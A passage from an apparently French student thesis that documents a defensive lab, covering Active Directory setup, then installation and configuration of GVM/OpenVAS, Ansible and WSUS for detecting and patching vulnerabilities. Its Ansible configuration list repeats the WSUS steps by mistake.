


Figure 3- 13 Configuration réseau de Virtualbox

2. Configuration réseau de Kali Linux

Sur Kali Linux, comme sur toutes les distributions dérivées Debian, la configuration de la carte réseau s'effectue en éditant le fichier **interfaces** qui se trouve

dans le répertoire `/etc/network/`. Editer le fichier en exécutant la commande `nano /etc/network/interfaces` et compléter le fichier comme suit :

```
GNU nano 5.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
address 192.168.43.43
netmask 255.255.255.0
```

Figure 3- 14 Configuration de l'interface réseau sur Kali Linux

3. Configuration réseau de Windows Serveur

La configuration se fait de la même manière que sur Windows 10. Mais étant le contrôleur le domaine, en plus de l'adresse IP du serveur et du masque de sous-réseau, nous devons spécifier l'adresse du serveur DNS. Cette adresse est la même que celle du serveur lui-même puisque c'est sur ce dernier qu'est installé le rôle ou service de résolution des noms.

4. Configuration réseau de Windows 10

Nous complétons les informations de l'interface réseau comme suit :




Figure 3- 15 Configuration de la carte réseau sur Windows 10

3.3.1.2.4. Installation des rôles AD DS, DNS sur le serveur de mise à jour

Voici étape par étape l'installation et la configuration faites des rôles AD DS et DNS :

- En ouvrant l'interface du gestionnaire de serveur, sur l'onglet **Gérer**, sélectionner **Ajouter des rôles et fonctionnalités** afin d'ouvrir l'assistant d'ajout des rôles et fonctionnalités.




Figure 3- 16 Accès à l'assistant d'ajout des rôles et fonctionnalités

Les étapes importantes sont celles qui sont spécifiées dans les sections suivantes. Du reste, cliquer juste sur suivant.

- Choisir l'option **Installation basée sur un rôle ou une fonctionnalité** ;
- A la rubrique « sélectionner les rôles des serveurs », choisir **AD DS et DNS** ;
- A la rubrique « confirmer les sélections d'installation », cliquer sur **suivant** après avoir coché l'option « redémarrer le serveur de destination si nécessaire » ;
- A la rubrique « confirmer les sélections d'installation », cliquer sur **suivant** après avoir coché l'option « redémarrer le serveur de destination si nécessaire » ;
- Une fois l'installation finie, fermer la boîte de dialogue et cliquer sur l'icône de notifications afin de **promouvoir le serveur en contrôleur de domaine** ;




Figure 3- 17 Configuration Post – Déploiement

- Choisir l'option **ajouter une nouvelle forêt** et spécifier le nom de domaine. Nous entrons **TFE2020.LAN** comme le nom de domaine puis spécifier le mot de passe de restauration DSRM après avoir cliqué sur suivant ;

- Puis, **installer** ;
- Une fois l'installation effectuée, nous aurons un message de confirmation de la réussite de l'installation des rôles AD DS et DNS. Il faudra ensuite redémarrer le serveur pour constater l'affichage des rôles AD DS et DNS sur le tableau de bord du gestionnaire de serveur Windows.



Figure 3- 18 Affichage des rôles AD DS et DNS sur le tableau de bord

3.3.1.2.5. Joindre le client Windows au domaine TFE2020.LAN

- Créer un objet utilisateur en spécifiant son unité d'organisation. Par défaut, il sera dans l'OU Users ;
- Et en fin, joindre le client Windows au domaine. Etant sur le système client Windows, « **lancer le panneau de configuration – Système – Modifier les paramètres – Membre d'un domaine OK** » ; dans l'interface d'authentification qui va s'afficher, renseigner les informations d'authentification configurées sur le serveur Windows.




Figure 3- 19 Joindre le client au domaine : Message de confirmation

3.3.2. Procédure d'installation

Nous Nous irons étape par étape pour implémenter notre solution. Les prérequis étant vérifiés, voici la procédure à suivre pour l'installation de nos différents outils dont l'ensemble constituera la solution proposée.

3.3.2.1. Plan d'installation de GVM

- Mise à jour des paquets ;
- Mise à jour du système ;

- Installation GVM ;
- Lancer les services GVM ;
- Vérifier les statuts des services ;
- Se connecter à l'interface graphique.

3.3.2.2. Plan d'installation d'Ansible

- Installation d'Ansible ;
- Vérification de l'installation et des fichiers de configuration d'Ansible

3.3.2.3. Plan d'installation de WSUS

- Ajout de rôles et fonctionnalités : Avant de commencer ;
- Sélection du type d'installation ;
- Sélection du serveur ;
- Rôle de serveur (WSUS) ;
- Sélection des fonctionnalités afférentes au rôle WSUS,
- WSUS ;
- Sélection des services de rôle ;
- Spécifier le répertoire de stockage de données WSUS ;
- Le rôle IIS ;
- Sélection des fonctionnalités afférentes au rôle IIS ;
- Confirmation des sélections d'installation ;
- Résultats.

3.3.3. Procédure de configuration

3.3.3.1. Plan de configuration de GVM

- Définir le type de scan ;
- Créer une tâche ;
- Lancer le scan ;
- Afficher les résultats du scan.

3.3.3.2. Plan de configuration d'Ansible

1. Configuration du nœud de control

- Choisir le serveur en amont avec lequel WSUS effectuera la synchronisation des mises à jours ;
- Se connecter au serveur en amont ;
- Choisir les langues des mises à jours ;
- Sélectionner les produits Microsoft à mettre à jour ;
- Classifier les mises à jours à synchroniser ;
- Définir la planification de la synchronisation ;
- Lancer la console Updates Services ;
- Spécifier l'emplacement du service de mises à jours Microsoft ;

- Autoriser le ciblage coté client ;
- Spécifier le mode de téléchargement et de notification.

2. Configuration du nœud ciblé

- Modification du mode d'exécution des scripts dans PowerShell ;
- Exécution du script de configuration de WinRM ;
- Autoriser WinRM dans le pare feu Windows.

3.3.3.3. Plan de configuration de WSUS

1. Configuration du serveur WSUS

- Choisir le serveur en amont avec lequel WSUS effectuera la synchronisation des mises à jours ;
- Se connecter au serveur en amont ;
- Choisir les langues des mises à jours ;
- Sélectionner les produits Microsoft à mettre à jour ;
- Classifier les mises à jours à synchroniser ;
- Définir la planification de la synchronisation ;
- Lancer la console Updates Services ;
- Spécifier l'emplacement du service de mises à jours Microsoft ;
- Autoriser le ciblage coté client ;
- Spécifier le mode de téléchargement et de notification.

2. Configuration de l'agent WSUS

- Forcer l'application des stratégies de groupe ;
- Vérifier l'application des stratégies de groupe via l'invite de commandes ;
- Vérifier la synchronisation de l'agent Windows update avec le serveur.

3.3.4. Procédure de test

3.3.4.1. Plan de test

- Test de la connectivité entre le nœud de contrôle et le nœud géré ;
- Test de déploiement des configurations de correction
- Relancer le scan ;
- Vérifier les vulnérabilités détectées.
- Tester l'exploitation de la vulnérabilité liée au protocole SMBv1 pour vérifier l'efficacité du système.

3.4. Conclusion

Après avoir effectué le choix de la technologie qui a été retenue et qui doit solutionner le problème posé, ce présent chapitre a eu pour objet d'étudier cette technologie afin de spécifier toutes les caractéristiques de cette dernière, la comprendre pour arriver en fin de compte à l'implémentation du système.

Les résultats découlant de ce chapitre sont les procédures d'installation, de configuration et de teste. Les procédures de test fourniront les résultats attendus dans le chapitre suivant.

CHAPITRE 4. IMPLEMENTATION DU SYSTEME

4.1. Introduction

Dans le chapitre précédent nous avons décrit la technologie retenue pour notre système de détection et de correction des vulnérabilités ainsi que les procédures d'installation, de configuration et de test. Sur base de ces procédures, nous allons passer à l'implémentation du système dans ce chapitre dernier. Les tests que nous effectuerons à la fin de ce chapitre nous permettront d'évaluer les besoins posés au tout début.


4.2. Installation

4.2.1. Installation de GVM

Comme d'habitude, l'installation d'outils sur Linux est beaucoup plus appropriée dans l'interface en ligne de commande qu'en mode graphique. Nous allons donc exécuter une série des commandes pour installer le manager Greenbone sur Kali Linux.

Voici alors les étapes et les commandes relatives à son installation :


- Mettre à jour les paquets en utilisant la commande **apt-get update**.



```
schadrac@kali: ~  
Fichier Actions Éditer Vue Aide  
root@kali:/home/schadrac# apt-get update
```

Figure 4- 1 Mise à jour de la liste des paquets sur Kali Linux

- Mettre à jour le système en utilisant la commande **apt-get upgrade**.



```
schadrac@kali:~$ sudo apt-get dist-upgrade  
[sudo] Mot de passe de schadrac :  
Lecture des listes de paquets... Fait  
Construction de l'arbre des dépendances  
Lecture des informations d'état... Fait  
Calcul de la mise à jour... Fait  
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non  
mis à jour.  
schadrac@kali:~$
```

Figure 4- 2 Mise à jour des paquets sur Kali Linux

La mise à jour des packages est nécessaire car elle permet d'utiliser les versions plus récentes des outils, ayant donc plus des fonctionnalités que les outils d'anciennes versions. C'est la raison pour laquelle il est souvent recommandé d'effectuer cette opération avant l'installation des logiciels.

- Installer GVM en utilisant la commande **apt-get install openvas**.

```
schadrac@kali:/$ sudo apt-get install openvas
[sudo] Mot de passe de schadrac :
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
openvas est déjà la version la plus récente (11.0.5+kali1).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non
mis à jour.
schadrac@kali:/$
```

Figure 4- 3 Installation de GVM

- Démarrer GVM en tant qu'administrateur par la commande **gvm-start**.

```
> Executing "sudo gvm-start"
[sudo] Mot de passe de schadrac :
[*] Please wait for the GVM / OpenVAS services to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI (Greenbone Security Assistant): https://127.0.0.
1:9392
```

Figure 4- 4 Démarrage du service GVM

La commande “**gvm-start**” lance en effet tous les services nécessaires au fonctionnement de GVM. Il s’agit des services pour l’interface Web, pour le manager et pour le scanner. Nous devons vérifier ces trois services pour nous rassurer du bon fonctionnement de GVM. Nous les vérifions par les commandes suivantes :

- “**systemctl status greenbone-security-assistant**” pour l’interface Web

```
● greenbone-security-assistant.service - Greenbone Security
Assistant (gsad)
   Loaded: loaded (/lib/systemd/system/greenbone-security-
assistant.service; disabled; vendor preset: disabled)
   Active: active (running) since Sat 2020-09-26 10:41:03
CAT; 31s ago
     Docs: man:gsad(8)
           https://www.greenbone.net
   Process: 2011 ExecStart=/usr/sbin/gsad --listen=127.0.0.
1 --port=9392 (code=exited, status=0/SUCCESS)
  Main PID: 2013 (gsad)
    Tasks: 2 (limit: 1102)
   Memory: 4.1M
   CGroup: /system.slice/greenbone-security-assistant.serv
ice
           └─2013 /usr/sbin/gsad --listen=127.0.0.1 --port
=9392
```

Figure 4- 5 Statut du service Greenbone Security Assistant

- “systemctl status ospd-openvas” pour le scanner

```
● ospd-openvas.service - OSPD OpenVAS
   Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; vendor preset: disabled)
   Active: active (running) since Sat 2020-09-26 10:37:40 CAT; 3min 59s ago
     Process: 1878 ExecStart=/usr/bin/ospd-openvas --unix-socket=/run/ospd/ospd.sock --pid-file=/run/ospd/ospd-openvas.pid (code=exited, status=0/SUCCESS)
    Main PID: 1898 (ospd-openvas)
       Tasks: 3 (limit: 1102)
      Memory: 113.0M
     CGroup: /system.slice/ospd-openvas.service
            └─1898 /usr/bin/python3 /usr/bin/ospd-openvas --unix-socket=/run/ospd/ospd.sock --pid-file=/run/ospd/ospd-openvas.pid
```

Figure 4- 6 Statut du service ospd-openvas

- “systemctl status gvmd” pour le manager

```
● gvmd.service - Open Vulnerability Assessment System Manager Daemon
   Loaded: loaded (/lib/systemd/system/gvmd.service; disabled; vendor preset: disabled)
   Active: active (running) since Sat 2020-09-26 10:41:28 CAT; 9s ago
     Docs: man:gvmd(8)
           https://www.greenbone.net
     Process: 2012 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock (code=exited, status=0/SUCCESS)
    Main PID: 2016 (gvmd)
       Tasks: 1 (limit: 1102)
      Memory: 8.7M
     CGroup: /system.slice/gvmd.service
            └─2016 gvmd: Waiting for incoming connections
```

Figure 4- 7 Statut du gvmd

Le service est bel est bien démarré car le statut est « **running** » ou en démarrage.

- Se connecter à l’interface web de GVM. Comme vu, elle est accessible via le port **9392** et à travers **https**. Nous utilisons donc l’adresse **https://localhost:9392** pour accéder à cette interface.
- Il faudra ensuite renseigner les informations d’authentification afin d’accéder à l’assistant Web de GVM. Le login par défaut est **admin** et le mot de passe initial est celui qui a été fourni lors de la fin de l’installation.




Figure 4- 8 Interface d'authentification de GSA

Une fois GVM installé, nous pouvons passer à l'installation du gestionnaire de configuration Ansible. Nous allons l'installer sur cette même machine Kali Linux.

4.2.2. Installation d'Ansible

- La mise à jour des paquets déjà effectuée, nous pouvons passer directement à l'installation du contrôleur d'automatisation Ansible. Il faut signifier ici que la dernière version de python doit être installée et activée sur le système. La commande est **apt-get install ansible** permet d'installer Ansible.

```
schadrac@kali:~$ sudo su
root@kali:/home/schadrac# apt-get install ansible
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
python3-argcomplete python3-jmespath python3-kerberos
python3-libcloud python3-lockfile python3-selinux
python3-winrm
Paquets suggérés :
cowsay sshpass python-lockfile-doc
Les NOUVEAUX paquets suivants seront installés :
ansible python3-argcomplete python3-jmespath
python3-kerberos python3-libcloud python3-lockfile
python3-selinux python3-winrm
0 mis à jour, 8 nouvellement installés, 0 à enlever et 0 non
mis à jour.
Il est nécessaire de prendre 7 598 ko dans les archives.
Après cette opération, 76,9 Mo d'espace disque supplémentair
es seront utilisés.
Souhaitez-vous continuer ? [0/n] 0
```

Figure 4- 9 Installation d'Ansible

- Afin de nous rassurer qu'Ansible est bien installé et que tous les fichiers de configuration sont présents sur la machine, nous exécutons la commande **ansible --version**

```
schadrac@kali:~$ sudo ansible --version
ansible 2.9.13
  config file = /etc/ansible/ansible.cfg
  configured module search path = ['/root/.ansible/plugins/modules', '/usr/share/ansible/plugins/modules']
  ansible python module location = /usr/lib/python3/dist-packages/ansible
  executable location = /usr/bin/ansible
  python version = 3.8.5 (default, Aug 2 2020, 15:09:07) [GCC 10.2.0]
schadrac@kali:~$
```

Figure 4- 10 Vérification de l'installation d'Ansible

Notre gestionnaire de configuration est bien installé et les fichiers de configuration sont aussi présents sur le système. Nous pouvons donc passer à l'installation du rôle WSUS sur Windows Serveur.

4.2.3. Installation de WSUS

- Nous lançons l'assistant d'ajout des rôles et fonctionnalités à partir du gestionnaire de serveur tableau de bord et nous cliquons sur **suivant**.




Figure 4- 11 Assistant ajout de rôles et fonctionnalités : Avant de commencer

- Ensuite, nous choisissons **installation basée sur un rôle ou une fonctionnalité** et nous faisons **suivant** ;
- Sélectionnons le serveur de destination. Nous n'avons pas à sélectionner vu que nous ne disposons que d'un seul serveur sur lequel nous installons WSUS. Nous cliquons directement sur **suivant** ;
- A cette étape, nous choisissons bien évidemment le rôle **WSUS** qui nous concerne.
- Les fonctionnalités nécessaires au rôle WSUS sont sélectionnées par défaut. Nous faisons donc **suivant** directement.
- Après la sélection des fonctionnalités, nous cliquons sur **suivant**. Cliquer une nouvelle fois sur **suivant** devant l'interface décrivant WSUS.
- Sélectionner **WSUS Services** et **WID Database**. **WID Database** parce que nous ne comptons pas utiliser une base de données externe. Nous utilisons une base de données interne de Windows Serveur. Ensuite, nous faisons **suivant**.
- Nous devons maintenant spécifier l'emplacement de stockage des mises à jours. Pour notre part nous avons choisis toute une partition car les mises à jours requièrent un grand espace vu que le stockage est interminable. Nous spécifions l'emplacement qui est le lecteur **Z:**
- Après la précédente sélection, nous constatons que le rôle serveur Web **IIS** est automatiquement sélectionné. C'est parce que WSUS fonctionne ensemble avec IIS. Nous n'avons qu'à faire **suivant**.
- La sélection des fonctionnalités pour IIS se fait automatiquement. Nous faisons **suivant**.
- Ensuite, nous cliquons sur **installer** après avoir vérifié les sélections. Si non nous pouvons reculer et sélectionner d'autres fonctionnalités non sélectionnées.
- Une fois l'installation touche à sa fin, un message de confirmation de l'installation s'affiche. Ce dernier doit confirmer la réussite de l'installation de WSUS comme sur la figure suivante. Et nous cliquons sur **Fermer**.




Figure 4- 12 Confirmation de la réussite de l'installation de WSUS

- Nous avons terminé l'installation proprement-dite. Maintenant nous devons lancer les taches de post-installation. Nous le laçons en cliquant sur **l'icône de notification** puis sur **Lancer les taches de post-installation**.




Figure 4- 13 Notification de lancement des taches de post-installation

- Dès que le post-installation touche à fin, nous voyons le message de confirmation du post-installation affiché dans le centre de notifications.

Toutes les installations terminées, nous pouvons passer à la configuration de nos différents outils.

4.3. Configuration

4.3.1. Configuration de GVM

Toute la configuration de GVM se fera via l'interface Web. Que ce soit la modification du mot de passe administrateur, la création des utilisateurs, la création d'une

cible, la création d'une tâche ou le lancement des scans. L'interface Web offre toutes ces possibilités et aide aussi à la prise des décisions par les graphiques qu'elle génère en vue d'évaluer les vulnérabilités sur les cibles.

En vue de rester dans le contexte de ce travail, nous n'exploiterons que les configurations liées à la détection des vulnérabilités. Voici alors les configurations de GVM dont notre système a besoin :

- La création d'une tâche. Suivre les étapes : **scans – Task – New task**. L'interface de création de la nouvelle tâche (New Task) s'affiche en cliquant sur l'icône carré avec étoile au coin et en choisissant **New Task**.

